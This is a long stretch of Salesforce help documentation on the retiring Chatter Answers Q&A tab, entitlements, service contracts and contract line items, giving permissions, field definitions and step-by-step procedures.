Using the Chatter Answers Q&A Tab

Chatter Answers Terminology

Questions Home

USER PERMISSIONS	
To view the Questions tab:	"Read" on questions
To ask and reply to questions:	"Create" on questions
To delete questions and replies:	"Delete" on questions
To escalate a question to a case:	"Create" on cases
To edit questions:	"Edit" on questions

EDITIONS

Available in: Salesforce Classic

Answers is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

Note: Answers is scheduled for retirement in all Salesforce orgs as of Winter '18 release. For more information, see Chatter Answers to Retire in Winter '18. Starting with Summer '13, Answers isn't available in new orgs. Instead, you can use Chatter Questions, a Q&A feature that's seamlessly integrated into Chatter. With Chatter Questions, users can ask questions and find answers without ever needing to leave Chatter. Existing orgs will continue to have access to Answers if it was enabled before the Summer '13 release from now until Winter '18.

The Questions tab lets you view, search, filter, moderate, and create questions from lists.

- Search for questions by typing two or more letters of a question in the Search All Questions box. As you type, questions that match your search terms appear.
- Select predefined list views from the View drop-down list. Some predefined lists from which you can filter questions include:
  - Questions with Best Replies
  - Questions without Best Replies
- Click **Create New View** to define your own custom list views. To edit or delete any view you created, select it from the View drop-down list and click **Edit**.
- Click `New Question` from the Questions list view page or click `New` from the Recent Questions list on the Questions overview page to create a new question.
- Click to refresh a list that's been updated.
- After you select a question from the list:
  - Type an answer or comment and click **Answer Customer & Zone** to reply to customers.
  - Click and choose:
    - **Delete** to delete the question from the community.

- **Escalate to Case** to create a case from the question.
- **Edit** to edit the fields in an existing question.

– Click ▾ on one of the question's replies and choose:

- **Delete** to delete the reply from the community.
- **Promote to Article** to add the reply as a draft article to the knowledge base (available if it's set up by your administrator).
- **Edit** to edit the fields in an existing reply.

– If the question is private, meaning only support agents can view and answer it, you can click the case link to view the case automatically associated with the question.

Note: The Questions tab is intended for Chatter Answers, but you can also use it to view questions from the answers feature.

SEE ALSO:

Questions Home

Searching for Questions and Answers in the Chatter Answers Q&A Tab

Search the Chatter Answers Q&A tab to find questions and replies, best answers, and Salesforce Knowledge articles that can help find answers quickly. Searching in the Q&A tab might help you avoid posting redundant questions.

Note: Chatter Answers is scheduled for retirement in all Salesforce orgs as of Winter '18 release. For more information, see Chatter Answers to Retire in Winter '18. Starting with Summer '16, Chatter Answers isn't available in new orgs. Instead, you can use Chatter Questions, a Q&A feature that's seamlessly integrated into Chatter. With Chatter Questions, users can ask questions and find answers without ever needing to leave Chatter. Existing orgs will continue to have access to Chatter Answers if it was enabled before the Summer '16 release from now until Winter '18.

1. In the Q&A tab, enter your question in the search box.
2. Click the magnifying glass to view matching questions and articles from within the zone.

   If enabled, Salesforce Knowledge articles appear in the results, as well.

EDITIONS

Available in: Salesforce Classic

Chatter Answers is available in: **Enterprise**, **Developer**, **Performance**, and **Unlimited** Editions.

USER PERMISSIONS

To view questions:

- "Read" on questions

Searches in the Chatter Answers Q&A tab can be filtered to show questions based on:

- **All Questions** shows all questions in the zone, as well as Salesforce Knowledge articles, when enabled.
- **Unanswered Questions** shows all questions that don't have replies.
- **Unsolved Questions** shows all questions that don't have a best answer.
- **Solved Questions** shows all questions that have a best answer, as well as Salesforce Knowledge articles, when enabled.
- **My Questions** shows all questions you've asked and are following.

You can then sort the results based on the following options:

- **Date Posted** sorts questions with the most recently asked questions appearing first.
- **Recent Activity** sorts questions with the most recent replies and comments appearing first.
- **Most Popular** sorts questions that have received the most likes, upvotes, and followers appearing first.

Note: From the header search box at the top of the page you can search more objects than from within the Q&A tab. Global searches by internal users return results from all questions that are available within the organization. Searches performed by all other users in Salesforce Communities return results from the questions that are available within the community.

Choose the Best Answer to a Question

Note: Chatter Answers is scheduled for retirement in all Salesforce orgs as of Winter '18 release. For more information, see Chatter Answers to Retire in Winter '18. Starting with Summer '16, Chatter Answers isn't available in new orgs. Instead, you can use Chatter Questions, a Q&A feature that's seamlessly integrated into Chatter. With Chatter Questions, users can ask questions and find answers without ever needing to leave Chatter. Existing orgs will continue to have access to Chatter Answers if it was enabled before the Summer '16 release from now until Winter '18.

EDITIONS

Available in: Salesforce Classic

Chatter Answers is available in: **Enterprise**, **Developer**, **Performance**, and **Unlimited** Editions.

USER PERMISSIONS

To view questions:
- "Read" on questions

To ask and reply to questions:
- "Create" on questions

After you ask a question, you should monitor the replies posted by other community members and eventually choose one of the replies as the best answer. The best answer is highlighted directly below the question so it's easy to find, which helps community members quickly identify the most useful resolution to the question.

Only Salesforce administrators and the person who asked the question can mark a reply as the best answer.

To choose the best answer:

1. From the Q&A tab, find your question and click its title.
2. Decide which reply is the best answer, and click **Choose as Best Answer**.

   To identify the best answer, look at the votes ("likes" and "dislikes") for each reply. The reply with the most "likes" probably contains the most useful information. If a question has many replies, try sorting the replies by **Most Votes** so the replies with the most likes and dislikes appear at the top of the list.

After you choose a best answer:

- The question is marked as "resolved". Community members can continue to post and vote on replies for resolved questions.
- If another reply that you like better is posted in the future, simply choose that reply as the best answer to replace the old best answer.
- You can remove the best answer status of the reply at any time. Removing the best answer status from a reply makes it a regular reply.

Replying to Chatter Answers Email Notifications

When you receive an email notification, you can post a response back to the community by replying to the email.

Note: Chatter Answers is scheduled for retirement in all Salesforce orgs as of Winter '18 release. For more information, see Chatter Answers to Retire in Winter '18. Starting with Summer '16, Chatter Answers isn't available in new orgs. Instead, you can use Chatter Questions, a Q&A feature that's seamlessly integrated into Chatter. With Chatter Questions, users can ask questions and find answers without ever needing to leave Chatter. Existing orgs will continue to have access to Chatter Answers if it was enabled before the Summer '16 release from now until Winter '18.

EDITIONS

Available in: Salesforce Classic

Chatter Answers is available in: **Enterprise**, **Developer**, **Performance**, and **Unlimited** Editions.

When you receive email notifications related to a question, you can conveniently reply directly from your email and the reply appears as an answer on the Q&A tab. You'll receive an email notification for the following events:

- Someone answers a question you've asked or are following.
- Customer support or a moderator selects a best answer for a question you've asked or are following.

Note: To reply to email notifications, your administrator must enable email replies on the Chatter Answers Settings page.

Consider these tips when sending email replies:

- Replies must be sent from the email address specified on your profile. If you use email aliases or email forwarding services that send replies from a different email address, your replies won't be processed.
- If replies contain your personal email signature, the signature text is treated as part of your comment. Default signatures inserted by mobile devices, such as `Sent from my iPhone`, are automatically removed from replies. Before replying, delete custom signatures and any extra text you don't want posted to the community.
- Attachments in replies are ignored.
- Posts that include rich text or other types of markup appear as plain text in the body of the email notification.
- Automated messages such as "out of office" responses are ignored by the system.
- Before replying, check the email address that displays in the `To` field of your email. Valid addresses contain tokens, or long character strings, both before and after the @ symbol, such as `w8t27apy1@j321imd9gbs.d8rx.d.chatter.salesforce.com`. Some email applications may automatically use the `From` address from the original email, such as `ReplyToQ&A@<your.company>.com`, which is not a valid address for receiving replies. If you see this shortened address in the `To` field of your reply email, replace it with the valid reply-to address in the email header information. For example, in an application such as IBM® Lotus Notes®:
  1. Open the original email.
  2. Click **View** > **Show** > **Page Source**.
  3. In the `ReplyToQ&A` section, copy the email address that looks like: `w8t27apy1@j321imd9gbs.d8rx.d.chatter.salesforce.com`.
  4. Paste the reply-to address in the `To` field of your reply email.

Resolving Customer Inquiries with Others

Case Team Fields

Case teams have the following fields, listed in alphabetical order. Availability of fields depends on how your admin set up Salesforce.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Field	Description
`Case Access`	The level of access a team member has to a case, such as Read/Write, Read Only, or Private. Case access can't be less than your org's default case sharing access.
`Member Name`	The name of a user on a case team.
`Member Role`	The team member's role on the case, such as support agent or case manager.

Field	Description
`Visible in Customer Portal`	Indicates whether the case team member appears in the customer portal.

SEE ALSO:

Case Teams

Creating and Verifying Service Agreements

Entitlements

Entitlements

Entitlements are units of customer support in Salesforce, such as "phone support" or "web support." They're typically used to represent terms in service agreements. Entitlements help you determine if your customers are eligible for support so you can create support records like cases or work orders for them.

You can associate entitlements with accounts, assets, contacts, and service contracts. For example, a phone support entitlement can be added to an account. When a contact from that account calls your service department, support agents can quickly verify that they're entitled to phone support.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud



You can use entitlements on their own or as part of *entitlement processes*. Entitlement processes are timelines that contain all the steps that agents must complete to resolve a support record. To represent more complex service-level agreements in Salesforce—with features like renewal processes and multiple service levels—you can use *service contracts* and *contract line items*.

View and manage entitlements in Salesforce from the Entitlements tab. Depending on how entitlements are set up, you can also use the Entitlements related list on accounts, contacts, assets, or service contracts.

SEE ALSO:

Guidelines for Working with Entitlements

Entitlements: Terms to Know

Guidelines for Working with Entitlements

Entitlements in Salesforce specify whether a customer is entitled to customer support. Learn how to perform common actions on entitlements.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To view entitlements:
- "Read" on entitlements

To edit entitlements:
- "Edit" on entitlements

To create or clone entitlements:
- "Create" on entitlements

To delete entitlements:
- "Delete" on entitlements

Viewing Entitlements

You can view entitlements on the Entitlements tab or the Entitlements related list on:

- Accounts
- Assets
- Contacts
- Service contracts

To view entitlements that are associated with a particular account, contact, asset, or service contract, go to the Entitlements related list on the record.

Tip: Has the console in your org been set up to include entitlements? If so, click the Console tab to view and edit entitlements and their associated records in one place.

Creating Entitlements

You can create and edit entitlements from the Entitlements tab or the Entitlements related list on accounts, assets, or service contracts.

Your business may have its own processes for how to link entitlements to customers in Salesforce. The simplest approach is to create an entitlement on the customer's account via the Entitlements related list. Then, use the entitlement for every contact on the account. Keep in mind that when you create a contact on an account, the contact doesn't automatically inherit an entitlement from the account. Your admin may set up automation that creates an entitlement for new contacts on an account.

Note:

- You can add existing entitlements to contacts or products, but you can't create entitlements from a contact or product record.
- Click **Clone** on an entitlement to quickly create an entitlement from an existing one.

Deleting Entitlements

You can delete entitlements on the entitlement's detail page, the Entitlements related list, or the Entitlements tab. Deleting an entitlement moves it to the Recycle Bin. Any notes, attachments, or activities associated with the entitlement are also deleted. If you undelete the entitlement, the associated items are undeleted.

Note: You can't delete an entitlement with an open case or work order.

Sharing Entitlements

You can't share entitlements. Entitlements use the same sharing model as the account they're associated with.

Associating a customer with an entitlement doesn't share the entitlement with them. For customers to be able to see their entitlements, entitlements must be set up in your external community.

SEE ALSO:

- Verify Entitlements
- Entitlements: Terms to Know
- Entitlement Fields

Verify Entitlements

Each entitlement in Salesforce is associated with a specific account. Verify that a customer is entitled to customer support before you create or update a case or work order.

What to Verify	Where to Verify It	Steps To Verify
Whether at least one contact on a specific account is entitled to support	Account detail page	1. View the account. 2. Confirm that the entitlement is on the Entitlements related list.
Whether a specific contact is entitled to support Contact detail page	Contact detail page	1. View the contact. 2. Confirm that the entitlement is on the Entitlements related list.
Whether specific assets (purchased products) are entitled to support	Asset detail page	1. Locate the asset from a related list or an assets list view on the Products tab. 2. Click the asset name. 3. Confirm that the entitlement is on the Entitlements related list.
Whether a service contract includes a specific entitlement	Service Contract detail page	1. Click the Service Contracts tab. 2. Click the service contract name. 3. Confirm that the entitlement in question is on the Entitlements related list.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To view entitlements:
- "Read" on entitlements

To view accounts, contacts, assets, and service contracts:
- "Read" on that object

After you verify an entitlement, click **New Case** on the entitlement's detail page to create a case associated with the entitlement. The case automatically includes the correct entitlement, account, contact, and asset information. Alternatively, you can add an entitlement to an existing case using the `Entitlement Name` lookup field on the case.

SEE ALSO:

Guidelines for Working with Entitlements

Entitlements: Terms to Know

Learn useful terms related to entitlement features in Salesforce.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

Entitlement

A unit of customer support in Salesforce, such as "phone support" or "web support." It's typically used to represent terms in warranties. You can associate entitlement with accounts, assets, contacts, and service contracts. View entitlements from the Entitlements tab or the Entitlements related list on accounts, assets, contacts, and service contracts.

Entitlement Contact

Contacts who are entitled to customer support—for example, a named caller. The Contacts related list on an entitlement shows which contacts are eligible for that entitlement. You can remove or add contacts directly from the related list, or by updating the contact record itself. Your business may not allow you to provide support to customers unless they are a contact on the entitlement.

Note:

- Contacts on an account don't automatically inherit the account's entitlements. Depending on your business processes, you may need to create a separate entitlement for each contact on an account. You can also set up an Apex trigger that automatically assigns an entitlement to a contact when you create the contact.
- Entitlement contacts don't have page layouts, search layouts, buttons, links, or record types.
- The same visibility and sharing settings that apply to the parent account apply to contacts. Associating a contact with an entitlement doesn't share the entitlement record with the contact or the related community user.

Entitlement Template

Predefined terms of customer support that can be quickly added to products in Salesforce. For example, you can create entitlement templates for phone or web support so users can easily add entitlements to products purchased by customers.

Entitlement Management

A collection of Salesforce features that help you provide the correct service levels to your customers. It includes:

- *Entitlements,* which let support agents determine whether a customer is eligible for support.
- *Entitlement processes,* which are timelines that include all the steps that your support team must complete to resolve support records like cases or work orders.
- *Service contracts,* which let you represent different kinds of customer support agreements like warranties, subscriptions, or maintenance agreements. You can restrict service contracts to cover specific products.
- *Community access to entitlements,* which lets community users view entitlements and service contracts and create support records from them.
- *Reporting on entitlement management,* which lets you track the way entitlements are used in your Salesforce org and whether service contract terms are being met.

Depending on your business needs, you may decide to use all of these features or just a few of them.

Service Contract

A customer support agreement between you and your customers. Service contracts in Salesforce can represent warranties, subscriptions, service level agreements (SLAs), and other types of customer support. View service contracts in the Service Contracts tab or on the Service Contracts related list on accounts and contacts.

Contract Line Item

Specific products covered by a service contract. View contract line items in the Contract Line Items related list on service contracts (not contracts!). You can only use contract line items if your org uses products.

Note: Schedules aren't available for contract line items, and community users can't access them.

Entitlement Process

A timeline that includes all the steps (milestones) that support agents must complete to resolve a support record. Each process includes the logic needed to determine how to enforce the correct service level for your customers. Entitlement processes come in two types: Case and Work Order.

Not all entitlements need processes. For example, a simple entitlement might just state that a customer is eligible for phone support 24/7. If you need to add time-dependent steps or service levels to that definition—for example, if you want a supervisor to be notified by email when a customer's case goes unresolved for two hours—you need an entitlement process.

Milestone

A required step in your entitlement process. Milestones are metrics that represent service levels to provide to each of your customers. Examples of milestones include First Response and Resolution Time on cases.

Milestone Action

A time-dependent workflow action that occurs on a milestone in an entitlement process. For example, you might add the following actions to a milestone:

- Send an email alert to certain users one hour before a first response milestone is scheduled to expire
- Update certain fields on a case one minute after a first response is completed

There are three types of milestone actions:

- *Success actions* are triggered when a milestone is completed
- *Warning actions* are triggered when a milestone is about to be violated
- *Violation actions* are triggered when a milestone is violated

You can automate tasks, email alerts, field updates, and outbound messages for each action type.

SEE ALSO:

Entitlements

Entitlement Fields

Entitlements have the following fields. Some fields may not be visible or editable depending on your page layout and field-level security settings.

Field	Description
`Account Name`	The account associated with the entitlement. Every entitlement must be linked to an account.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

Field	Description
`Asset Name`	The asset associated with the entitlement. Products represent the items your company sells (for example, a laptop case), whereas assets represent the specific products your customers have purchased (the laptop case purchased by John).
`Business Hours`	The entitlement's supported business hours. To learn more about business hours on entitlements, see How Business Hours Work in Entitlement Management.
`Per Incident`	Lets you limit the number of cases the entitlement supports. Use this field if your service agreements with your customers are based on number of cases (as opposed to number of days or other criteria). Otherwise, you probably don't need it. Note: This option is not available for work orders.
`Cases Per Entitlement`	The total number of cases the entitlement supports. This field is only available if `Per Incident` is selected.
`Contract Line Item`	The contract line item (product) associated with the entitlement.
`End Date`	The last day the entitlement is in effect. This field is blank unless you set up an Apex trigger or quick action to populate it. For example, you can create a quick action that sets the `End Date` to 365 days after the `Start Date`.
`Entitlement Name`	The entitlement's name. We recommend using a descriptive name, such as *`Phone Support`*. This helps users better understand entitlements when they see them on related lists for accounts, contacts, and assets.
`Operating Hours`	The operating hours that the entitlement's work orders should respect. This field is visible only if Field Service Lightning is enabled.
`Service Contract`	The service contract associated with the entitlement. To quickly find a service contract in the lookup dialog box, select criteria from the `Filter by` fields. Admins can set lookup filters to restrict filter values and results.
`Start Date`	The first day the entitlement is in effect. This field is blank unless you set up an Apex trigger or quick action to populate it. For example, you can create a quick action that sets the `Start Date` to the date when the `Status` changes to *`Active`*.

Field	Description
`Entitlement Process`	The entitlement process associated with the entitlement. Entitlement processes are timelines that include all the steps (milestones) that your support team must complete to resolve cases. Each process includes logic to determine how to enforce the correct service level for your customers.
`Remaining Cases`	The number of cases the entitlement can support. This field decreases in value by one each time a case is created with the entitlement. This field is only available if `Per Incident` is selected.
`Status`	The entitlement's status. Status is determined by your Salesforce org's current system date and the entitlement's `Start Date` and `End Date`. The status is: • Active if the system date is equal to or later than the `Start Date` and equal to or earlier than the `End Date`. • Expired if the system date is later than the `End Date`. • Inactive if the system date is earlier than the `Start Date`.
`Status Icon`	Represents the entitlement's status with one of the following icons: • Active • Expired • Inactive
`Type`	The type of entitlement, such as Web or phone support. Admins can customize this field's values.

SEE ALSO:

Entitlements: Terms to Know

Service Contracts

Service Contracts

Service contracts in Salesforce represent a customer support agreement between you and your customers. You can use them to represent warranties, subscriptions, service level agreements (SLAs), and other types of customer support.

Service contracts are an advanced entitlement feature. You may need to use them if:

- You want to define specific service levels for your customers, such as warranties, subscriptions, and service level agreements.
- Your customers' entitlements are renewed at the contract level. In other words, your business processes allow you to create an entitlement for a customer only if they have an active service contract.

View and manage service contracts in Salesforce from the Service Contracts tab. Depending on how service contracts are set up, you can also use the Service Contracts related list on accounts and contacts.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

SEE ALSO:

- Guidelines for Working with Service Contracts
- Service Contract Fields
- Set Up Service Contracts

Guidelines for Working with Service Contracts

Service contracts are agreements between you and your customers for a type of customer support. Learn how to perform basic actions on service contracts.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To view service contracts:
- "Read" on service contracts

To edit service contracts:
- "Edit" on service contracts

To create or clone service contracts:
- "Create" on service contracts

To delete service contracts:
- "Delete" on service contracts

Viewing Service Contracts

View service contracts from the Service Contracts tab or on the Service Contracts related list on accounts and contacts. To view a service contract's details, click the service contract name. You can see associated entitlements, contract line items, field update history, and more.

The Service Contracts related list on an account or contact shows all the service contacts associated with that item.

Tip: If service contracts have been set up in the console, click the Console tab to find, view, and edit service contracts and their associated records in one place.

Creating Service Contracts

You can create and edit service contracts from:

- The Service Contracts tab
- The Service Contracts related list on accounts and contacts

We recommend linking each service contract to an account in Salesforce. Then, you can create entitlements on the service contract and assign the entitlements to contacts associated with the account.

Tip:

- Click **Clone** on a service contract to quickly create a new service contract from an existing one.
- Use the `Parent Service Contract` field and Child Service Contracts related list to make one service contract the parent of another. This helps you represent complex contracts.
- Entitlements reflect terms in a service contract, and a service contract may be associated with multiple entitlements. Link an entitlement to a service contract via the Entitlements related list on the service contract or the `Service Contract` lookup field on the entitlement.

Deleting Service Contracts

You can delete service contracts from the service contract's detail page or the Service Contracts related list.

Deleting a service contract moves it to the Recycle Bin. Any notes, attachments, activities, or contract line items associated with the service contract are also deleted. If you undelete the service contract, the associated items are undeleted.

Note:

- You can't delete service contracts with active or expired entitlements. If you want to delete a service contract with entitlements—for instance, because there's a problem with the service contract—add its entitlements to another service contract first, then delete it.
- If you delete a service contract with both a parent service contract and child service contract(s), keep in mind that its parent and children will no longer be linked in a service contract hierarchy.

Sharing Service Contracts

You can use sharing rules to grant extra access to service contracts beyond what your organization's default sharing model allows. However, you can't make the sharing model more restrictive than the default model.

To see who has access to a service contract, click **Sharing** on the service contract's detail page. This takes you to the sharing detail page. There, you can:

- View a list of who has access to the service contract.
- Click **Add** to grant access to the record for other users, groups, roles, or territories. You can only share service contracts with users who have the "Read" permission on service contracts.
- Create, edit, and delete manual sharing rules.
- Define a custom view to filter the list of users with access to the service contract.

Transferring Service Contracts Between Users

You may need to transfer multiple service contracts to a user. To do this, click the Service Contracts tab and click **Transfer Service Contracts** in the Tools section.

SEE ALSO:

Service Contracts

Service Contract Fields

Service Contract Fields

Service contracts have the following fields. Some fields may not be visible or editable depending on your page layout and field-level security settings.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

Field	Description
`Account Name`	The account that purchased or owns the service contract.
`Activation Date`	The day the service contract first went into effect.*
`Approval Status`	An approval process status field. If your business has an approval process for service contracts, this field indicates the current stage of the approval process.
`Billing City`	City portion of billing address. Up to 40 characters are allowed.
`Billing Country`	Country portion of billing address. Entry is selected from a picklist of standard values or entered as text. If the field is a text field, up to 80 characters are allowed.
`Billing State`	State or province portion of billing address. Entry is selected from a picklist of standard values or entered as text. If the field is a text field, up to 80 characters are allowed.
`Billing Zip`	Zip or postal code portion of billing address. Up to 20 characters are allowed.

Field	Description
`Contact Name`	The contact associated with the service contract. Select from the drop-down list.
`Contract Name`	Name of the service contract. Depending on your business needs, you may want to include the name of the customer, the contract end date, the type of product covered by the contract, or other information.
`Contract Number`	Auto-generated number identifying the service contract. (Read only)
`Created By`	User who created the service contract. (Read only)
`Created Date`	The date the service contract was created.*
`Currency`	The currency for all amount fields in the service contract. Available only for organizations that use multiple currencies. You can't change the currency on a service contract that has contract line items.
`Description`	Description of the service contract. Up to 32 KB of data are allowed in this field. Try to include information that helps agents understand the coverage provided by the service contract. For example, "This contract entitles the customer to a first response within 2 hours and a case resolution within 24 hours."
`Discount`	Weighted average of all contract line item discounts on the service contract. Can be any positive number up to 100. (Read only)
`End Date`	The last day the service contract is in effect.* This field is blank unless you set up an Apex trigger or quick action to populate it. For example, you can create a quick action that sets the `End Date` to 365 days after the `Start Date`.
`Grand Total`	Total price of the service contract plus shipping and taxes. (Read only)
`Last Modified By`	User who most recently changed the service contract. (Read only)
`Line Items`	Number of contract line items (products) on the service contract.
`Parent Service Contract`	The service contract's parent service contract, if it has one. Tip: View, create, and delete a service contract's child service contracts in the Child Service Contracts related list.
`Root Service Contract`	The top-level service contract in a service contract hierarchy. Depending on where a service contract lies in the hierarchy, its root may be the same as its parent. (Read only)

Field	Description
`Service Contract Owner`	The assigned owner of the service contact.
`Shipping and Handling`	Total shipping and handling costs for the service contract.
`Shipping City`	City portion of primary mailing or shipping address. Up to 40 characters are allowed.
`Shipping Country`	Country portion of primary mailing or shipping address. Entry is selected from a picklist of standard values or entered as text. If the field is a text field, up to 80 characters are allowed.
`Shipping State`	State or province portion of primary mailing or shipping address. Entry is selected from a picklist of standard values or entered as text. If the field is a text field, up to 80 characters are allowed.
`Shipping Street`	Primary mailing or shipping street address of account. Up to 255 characters are allowed.
`Shipping Zip`	Zip or postal code portion of primary mailing or shipping address. Up to 20 characters are allowed.
`Special Terms`	Any terms that you have agreed to and want to track in the service contract.
`Start Date`	The first day the service contract is in effect.* This field is blank unless you set up an Apex trigger or quick action to populate it. For example, you can create a quick action that sets the `Start Date` to the date when the `Status` changes to Active.
`Status`	The status of the service contract. Status is determined by your organization's current system date and the service contract's `Start Date` and `End Date`. The status is: • Active if the system date is equal to or later than the `Start Date` and equal to or earlier than the `End Date`. • Expired if the system date is later than the `End Date`. • Inactive if the system date is earlier than the `Start Date`.
`Status Icon`	Represents the service contract's status with one of the following icons: • Active • Expired • Inactive
`Subtotal`	Total of the service contract line items (products) before discounts, taxes, and shipping are applied. (Read only)

Field	Description
`Tax`	Total taxes for the service contract. This is a currency field, so enter the amount, not percentage. For example, enter *`$10.50`*.
`Term (months)`	Number of months that the service contract is in effect. This field is independent of the `Start Date` and `End Date` values. Depending on how your business uses service contracts, you may choose to hide the `Term` field or set up data validation that populates the `End Date` when a `Term` is specified, for example.
`Total Price`	Total of the contract line items (products) after discounts and before taxes and shipping. (Read only)

*Service contracts have four date fields. `Created Date` is the date the service contract was created in Salesforce, so it's the earliest of the dates. `Activation Date` is the date that it was first activated for an account or customer. Finally, `Start Date` represents the date the service contract was put into effect or last renewed, while `End Date` is the last date the service contract is in effect. `Start Date` and `End Date` are blank by default, but you can create Apex triggers that populate these fields based on other service contract fields like `Status`.

SEE ALSO:

- Guidelines for Working with Service Contracts
- Contract Line Item Fields

Contract Line Items

Contract Line Items

Contract line items are specific products covered by a service contract, not by a general contract. You can only use contract line items if your Salesforce org uses products.

A service contract's line items are listed in the Contract Line Items related list.

Note: Schedules aren't available for contract line items, and community users can't access them.

Example: You can create a service contract that covers products X, Y, and Z, and then create entitlements on the service contract that are assigned to contacts on a particular account. When one of the contacts calls support, the agent checks whether the entitlement associated with the service contract is active. If it's active, the agent can provide support for any of the products (represented by the contract line items) covered by the service contract.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

SEE ALSO:

- Guidelines for Working with Contract Line Items
- Contract Line Item Fields

Guidelines for Working with Contract Line Items

Contract line items are specific products covered by a service contract. Learn how to perform basic actions on contract line items.

Viewing Contract Line Items

To view a contract line item, navigate to the service contract that covers it. The Contract Line Items related list shows all the line items associated with a service contract. Click the contract line item to view its associated entitlements, history, and more.

Note: You can't create custom list views for contract line items.

Adding Contract Line Items to a Service Contract

You can add line items to a service contract from the Contract Line Items related list on the service contract's detail page.

1. Click **Add Line Item** in the Contract Line Items related list.
2. Select a price book if prompted. If only the standard price book is activated, it's automatically assigned to the service contract.
3. Select one or more products from the list, or search for a product and then click the product name.
4. Enter the attributes for each product. Your admin may have customized this page to include fields specific to your business.
5. Enter the Sales Price for the product. The Sales Price defaults to the List Price specified in the price book assigned to the opportunity. If your user permissions allow it, you can override this value. You might want to give a discount, for example.
6. Enter the number of products at this price in the Quantity box.
7. Click **Save**.

Tip: Use the `Parent Contract Line Item` field and Child Contract Line Items related list to make one line item the parent of another. This helps you represent complex products with multiple components.

Deleting Contract Line Items

You can delete contract line items from the contract line item's detail page or the Contract Line Items related list on a service contract.

Deleting a contract line item moves it to the Recycle Bin. Any notes, attachments, or activities associated with the contract line item are also deleted. If you undelete the contract line item, the associated items are undeleted.

Sharing Contract Line Items

You can't share contract line items. Sharing for contract line items is inherited from service contract sharing. For example, users with the "Read" permission on service contracts inherit the "Read" permission on contract line items.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To add contract line items to service contracts:

- "Edit" on service contracts

  AND

  "Create" on contract line items and "Read" on products and price books

To view contract line items:

- "Read" on contract line items AND "Read" on products and price books

To edit contract line items:

- "Edit" on contract line items AND "Read" on products and price books

To delete contract line items:

- "Delete" on contract line items AND "Read" on products and price books

SEE ALSO:

Contract Line Item Fields

Entitlements: Terms to Know

Contract Line Item Fields

Contract line items have the following fields. Some fields may not be visible or editable depending on your page layout and field-level security settings.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

Field	Description
`Asset Name`	The asset associated with the contract line item. Products represent the items your company sells (for example, a laptop case), whereas assets represent the specific products your customers have purchased (the laptop case purchased by John).
`Created By`	User who created the contract line item. (Read only)
`Created Date`	The date the contract line item was created.
`Description`	Description of the contract line item. Up to 32 KB of data are allowed in this field. Only the first 255 characters display in reports.
`Discount`	Discount you apply to the contact line item. You can enter a number with or without the percent symbol and you can use up to two decimal places.
`End Date`	The last day the contract line item is in effect. This field is blank unless you set up an Apex trigger or quick action to populate it.
`Last Modified By`	User who most recently changed the contract line item. (Read only)
`Line Item Number`	Auto-generated number that identifies the contract line item. (Read only)
`List Price`	Price of the contract line item (product) within the price book including currency. (Read only)
`Parent Contract Line Item`	The contract line item's parent line item, if it has one. Tip: View, create, and delete a contract line item's child line items in the Child Contract Line Items related list.
`Product`	The name of the contract line item (product) as listed in the price book.

Field	Description
`Quantity`	Number of units of the contract line item (product) included in the service contract. The value must be 1 or greater.
`Root Contract Line Item`	The top-level contract line item in a contract line item hierarchy. Depending on where a line item lies in the hierarchy, its root might be the same as its parent. (Read only)
`Sales Price`	Price to use for the contract line item. By default, the Sales Price for a contract line item (product) added to an opportunity or quote is the line item's List Price from the price book. However, you can update it.
`Service Contract`	The service contract associated with the contract line item.
`Start Date`	Start date of the contract line item. This field is blank unless you set up an Apex trigger or quick action to populate it.
`Status`	The status of the contract line item. Status is determined by your organization's current system date and the contract line item's `Start Date` and `End Date`. The status is: • Active if the system date is equal to or later than the `Start Date` and equal to or earlier than the `End Date`. • Expired if the system date is later than the `End Date`. • Inactive if the system date is earlier than the `Start Date`.
`Status Icon`	Represents the contract line item's status with one of the following icons: • Active • Expired • Inactive
`Subtotal`	The contract line item's sales price multiplied by the quantity.
`Total Price`	The contract line item's sales price multiplied by the quantity minus the discount.

SEE ALSO:

Service Contract Fields
Guidelines for Working with Contract Line Items

Accessing Knowledge

Salesforce Knowledge

Work with Articles and Translations

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

The Article Management tab is your home page for working with articles throughout the publishing cycle as they are created, assigned to collaborators, translated, published, archived, and deleted.

Agent's need the correct permissions on an article's article type and article actions to complete some tasks. For more information see, Assign Article Actions to Public Groups.

To specify which articles appear in the list view, use the following options in the sidebar:

- In the View area, select Draft Articles, Published Articles, or Archived Articles. You can filter draft articles by those assigned to you or those assigned to anyone (all draft articles for your organization).
- If applicable, click the Translations tab in the View area, and select Draft Translations or Published Translations. You can filter draft translations by those assigned to you, those assigned to a translation queue, or those assigned to anyone (all draft translations in your organization).
